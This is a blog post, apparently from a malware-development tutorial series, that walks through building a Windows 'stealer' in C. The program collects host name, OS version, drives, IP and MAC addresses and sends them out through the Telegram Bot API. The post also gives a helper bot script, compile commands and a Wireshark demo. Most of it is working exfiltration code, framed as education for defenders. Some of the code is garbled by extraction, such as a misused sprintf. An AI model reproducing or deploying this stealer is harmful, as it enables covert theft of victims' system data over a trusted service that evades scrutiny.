


Malware development trick 40: Stealing data via legit Telegram API. Simple C example.

cocomelonc.github.io/malware/2024/06/16/malware-trick-40.html

June 16, 2024

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



In one of my last presentations at the conference [BSides Prishtina](#), the audience asked how attackers use legitimate services to manage viruses (C2) or steal data from the victim's host.

This post is just showing simple Proof of Concept of using Telegram Bot API for stealing information from Windows host.

practical example

Let's imagine that we want to create a simple stealer that will send us data about the victim's host. Something simple like systeminfo and adapter info:

```

char systemInfo[4096];

// get host name
CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
DWORD size = sizeof(hostName) / sizeof(hostName[0]);
GetComputerNameA(hostName, &size); // Use GetComputerNameA for CHAR

// get OS version
OSVERSIONINFO osVersion;
osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
GetVersionEx(&osVersion);

// get system information
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);

// get logical drive information
DWORD drives = GetLogicalDrives();

// get IP address
IP_ADAPTER_INFO adapterInfo[16]; // Assuming there are no more than 16 adapters
DWORD adapterInfoSize = sizeof(adapterInfo);
if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
return false;
}

snprintf(systemInfo, sizeof(systemInfo),
"Host Name: %s\n" // Use %s for CHAR
"OS Version: %d.%d.%d\n"
"Processor Architecture: %d\n"
"Number of Processors: %d\n"
"Logical Drives: %X\n",
hostName,
osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
sysInfo.wProcessorArchitecture,
sysInfo.dwNumberOfProcessors,
drives);


// Add IP address information
for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter-
>Next) {
snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
"Adapter Name: %s\n"
"IP Address: %s\n"
"Subnet Mask: %s\n"
"MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n",
adapter->AdapterName,
adapter->IpAddressList.IpAddress.String,
adapter->IpAddressList.IpMask.String,
adapter->Address[0], adapter->Address[1], adapter->Address[2],

```

```
adapter->Address[3], adapter->Address[4], adapter->Address[5]);  
}
```

But, if we send such information to some IP address it will seem strange and suspicious. What if instead you create a telegram bot and send information using it to us?

First of all, create simple telegram bot:



As you can see, we can use HTTP API for conversation with this bot.

At the next step install telegram library for python:

```
python3 -m pip install python-telegram-bot
```

```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40$ python3 -m pip install python-telegram-bot
Defaulting to user installation because normal site-packages is not writeable
Collecting python-telegram-bot
  Downloading python_telegram_bot-21.3-py3-none-any.whl (631 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 631.6/631.6 KB 617.0 kB/s eta 0:00:00
Collecting httpx<=0.27
  Downloading httpx-0.27.0-py3-none-any.whl (75 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 75.6/75.6 KB 5.9 MB/s eta 0:00:00
Collecting anyio
  Downloading anyio-4.4.0-py3-none-any.whl (86 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 86.8/86.8 KB 918.4 kB/s eta 0:00:00
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (from httpx<=0.27->python-telegram-bot) (2020.6.20)
Collecting httpcore==1.*
  Downloading httpcore-1.0.5-py3-none-any.whl (77 kB)
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 77.9/77.9 KB 2.2 MB/s eta 0:00:00
Collecting sniffio
  Downloading sniffio-1.3.1-py3-none-any.whl (10 kB)
Requirement already satisfied: idna in /usr/lib/python3/dist-packages (from httpx<=0.27->python-telegram-bot) (3.3)
Collecting h11<0.15.>=0.13
```

Then, I slightly modified a simple script: `echo_bot` - `mybot.py`:

```

#!/usr/bin/env python
# pylint: disable=unused-argument
# This program is dedicated to the public domain under the CC0 license.

"""
Simple Bot to reply to Telegram messages.

First, a few handler functions are defined. Then, those functions are passed to
the Application and registered at their respective places.
Then, the bot is started and runs until we press Ctrl-C on the command line.

Usage:
Basic Echobot example, repeats messages.
Press Ctrl-C on the command line or send a signal to the process to stop the
bot.
"""

import logging

from telegram import ForceReply, Update
from telegram.ext import Application, CommandHandler, ContextTypes, MessageHandler,
filters

# Enable logging
logging.basicConfig(
    format="%(asctime)s - %(name)s - %(levelname)s - %(message)s", level=logging.INFO
)
# set higher logging level for httpx to avoid all GET and POST requests being logged
logging.getLogger("httpx").setLevel(logging.WARNING)

logger = logging.getLogger(__name__)

# Define a few command handlers. These usually take the two arguments update and
# context.
async def start(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """Send a message when the command /start is issued."""
    user = update.effective_user
    await update.message.reply_html(
        rf"Hi {user.mention_html()}!",
        reply_markup=ForceReply(selective=True),
    )

async def help_command(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """Send a message when the command /help is issued."""
    await update.message.reply_text("Help!")

async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """Echo the user message."""
    print(update.message.chat_id)
    await update.message.reply_text(update.message.text)

def main() -> None:

```

```

"""Start the bot."""
# Create the Application and pass it your bot's token.
application = Application.builder().token("my token here").build()

# on different commands - answer in Telegram
application.add_handler(CommandHandler("start", start))
application.add_handler(CommandHandler("help", help_command))

# on non command i.e message - echo the message on Telegram
application.add_handler(MessageHandler(filters.TEXT & ~filters.COMMAND, echo))

# Run the bot until the user presses Ctrl-C
application.run_polling(allowed_updates=Update.ALL_TYPES)

if __name__ == "__main__":
    main()

```

As you can see, I added printing chat ID logic:


```

async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """Echo the user message."""
    print(update.message.chat_id)
    await update.message.reply_text(update.message.text)

```

Let's check this simple logic:



```
python3 mybot.py
```



```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40$ python3 mybot.py
2024-06-17 11:50:36,781 - telegram.ext.Application - INFO - Application started

```



As you can see, chat ID successfully printed.

For sending via Telegram Bot API I just created this simple function:

```

// send data to Telegram channel using winhttp
int sendToTgBot(const char* message) {
    const char* chatId = "466662506";
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"api.telegram.org",
INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
    }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/bot---
xxxxxxxxYOUR_TOKEN_HERExxxxx---/sendMessage", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
    }

    // construct the request body
    char requestBody[512];
    sprintf(requestBody, "chat_id=%s&text=%s", chatId, message);

    // set the headers
    if (!WinHttpSendRequest(hRequest, L"Content-Type: application/x-www-form-
urlencoded\r\n", -1, requestBody, strlen(requestBody), strlen(requestBody), 0)) {
        fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hSession);

    printf("successfully sent to tg bot :)\n");
    return 0;
}

```

So the full source code is looks like this - [hack.c](#):


```

/*
 * hack.c
 * sending victim's systeminfo via
 * legit URL: Telegram Bot API
 * author @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

// send data to Telegram channel using winhttp
int sendToTgBot(const char* message) {
    const char* chatId = "466662506";
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"api.telegram.org",
INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
    }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/bot----TOKEN---
-/sendMessage", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
    }

    // construct the request body
    char requestBody[512];
    sprintf(requestBody, "chat_id=%s&text=%s", chatId, message);

    // set the headers
    if (!WinHttpSendRequest(hRequest, L"Content-Type: application/x-www-form-
urlencoded\r\n", -1, requestBody, strlen(requestBody), strlen(requestBody), 0)) {
        fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
    }
}

```

```

    WinHttpCloseHandle(hSession);
    return 1;
}

WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hSession);

printf("successfully sent to tg bot :)\n");
return 0;
}

// get systeminfo and send to chat via tgbot logic
int main(int argc, char* argv[]) {

    // test tgbot sending message
    char test[1024];
    const char* message = "meow-meow";
    snprintf(test, sizeof(test), "{\"text\":\"%s\"}", message);
    sendToTgBot(test);

    char systemInfo[4096];

    // Get host name
    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size); // Use GetComputerNameA for CHAR

    // Get OS version
    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    // Get system information
    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    // Get logical drive information
    DWORD drives = GetLogicalDrives();

    // Get IP address
    IP_ADAPTER_INFO adapterInfo[16]; // Assuming there are no more than 16 adapters
    DWORD adapterInfoSize = sizeof(adapterInfo);
    if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
        printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
        return false;
    }

    snprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s\n" // Use %s for CHAR
        "OS Version: %d.%d.%d\n"
        "Processor Architecture: %d\n"

```

```

    "Number of Processors: %d\n"
    "Logical Drives: %X\n",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

// Add IP address information
for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter-
>Next) {
    sprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
    "Adapter Name: %s\n"
    "IP Address: %s\n"
    "Subnet Mask: %s\n"
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n\n",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
}

char info[8196];
sprintf(info, sizeof(info), "{\"text\": \"%s\"}", systemInfo);
int result = sendToTgBot(info);

if (result == 0) {
    printf("ok =^..^=\n");
} else {
    printf("nok <3()~\n");
}

return 0;
}

```

demo

Let's check everything in action.

Compile our "stealer" `hack.c`:

```


x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp

```

```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40$ ls -lt
total 56
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jun 17 12:06 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 4372 Jun 17 11:54 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc 2451 Jun 17 11:48 mybot.py
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-16-malware-trick-40$
```

And run it on my Windows 11 VM:

.\hack.exe



If we check traffic via Wireshark we got IP address 149.154.167.220:

whois 149.154.167.220

Telegram Messenger Network
 GB
 52.379189 4.899431
 ND2624-RIPE
 ND2624-RIPE
 TMI12-RIPE
 ASSIGNED PA
 MNT-TELEGRAM
 2014-09-19T22:29:39
 2018-06-12T10:52:20
 RIPE

Nikolai Durov
 P.O. Box 146, Road
 +357 96 287319
 ND2624-RIPE
 MNT-TELEGRAM
 2014-03-07T19:25:00
 2014-03-08T03:31:36
 RIPE

related to '149.154.167.220'

update Handlers
 decorators
 PC Errors
 update Filters

win10-MA (frida-test) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1433	100.694573	192.168.118.105	149.154.167.220	TLSv1.2	147	Client Key Exchange, Chan
1434	100.893344	149.154.167.220	192.168.118.105	TLSv1.2	328	New Session Ticket, Chang
1435	100.909025	192.168.118.105	149.154.167.220	TLSv1.2	303	Application Data
1436	100.909072	192.168.118.105	149.154.167.220	TLSv1.2	126	Application Data
1437	100.937214	192.168.118.105	162.243.25.33	TCP	66	[TCP Retransmission] 5071
1438	101.010905	192.168.118.105	192.168.118.229	DNS	88	Standard query 0x5fad PTR
1439	101.058003	149.154.167.220	192.168.118.105	TCP	60	443 → 50713 [ACK] Seq=580
1440	101.084180	149.154.167.220	192.168.118.105	TLSv1.2	753	Application Data
1441	101.099105	192.168.118.105	149.154.167.220	TLSv1.2	304	Application Data
1442	101.099173	192.168.118.105	149.154.167.220	TLSv1.2	379	Application Data
1443	101.134111	192.168.118.229	192.168.118.105	DNS	181	Standard query response 0

Frame 1433: 147 bytes on wire (1176 bits), 147
 Section number: 1
 Interface id: 0 (\Device\NPF_{FDE925C4-8228--...})
 Encapsulation type: Ethernet (1)
 Arrival Time: Jun 17, 2024 04:30:35.855181000
 Epoch Time: 1718623835.855181000 seconds
 [Time shift for this packet: 0.000000000 seconds]
 [Time delta from previous captured frame: 0.169000000 seconds]
 [Time delta from previous displayed frame: 0.169000000 seconds]
 [Time since reference or first frame: 100.694573 seconds]
 Frame Number: 1433
 Frame Length: 147 bytes (1176 bits)

Ethernet: <live capture in progress> | Packets: 1749 · Displayed: 1749 (100.0%) | Profile: Default

As you can see, everything is worked perfectly =^..^=!

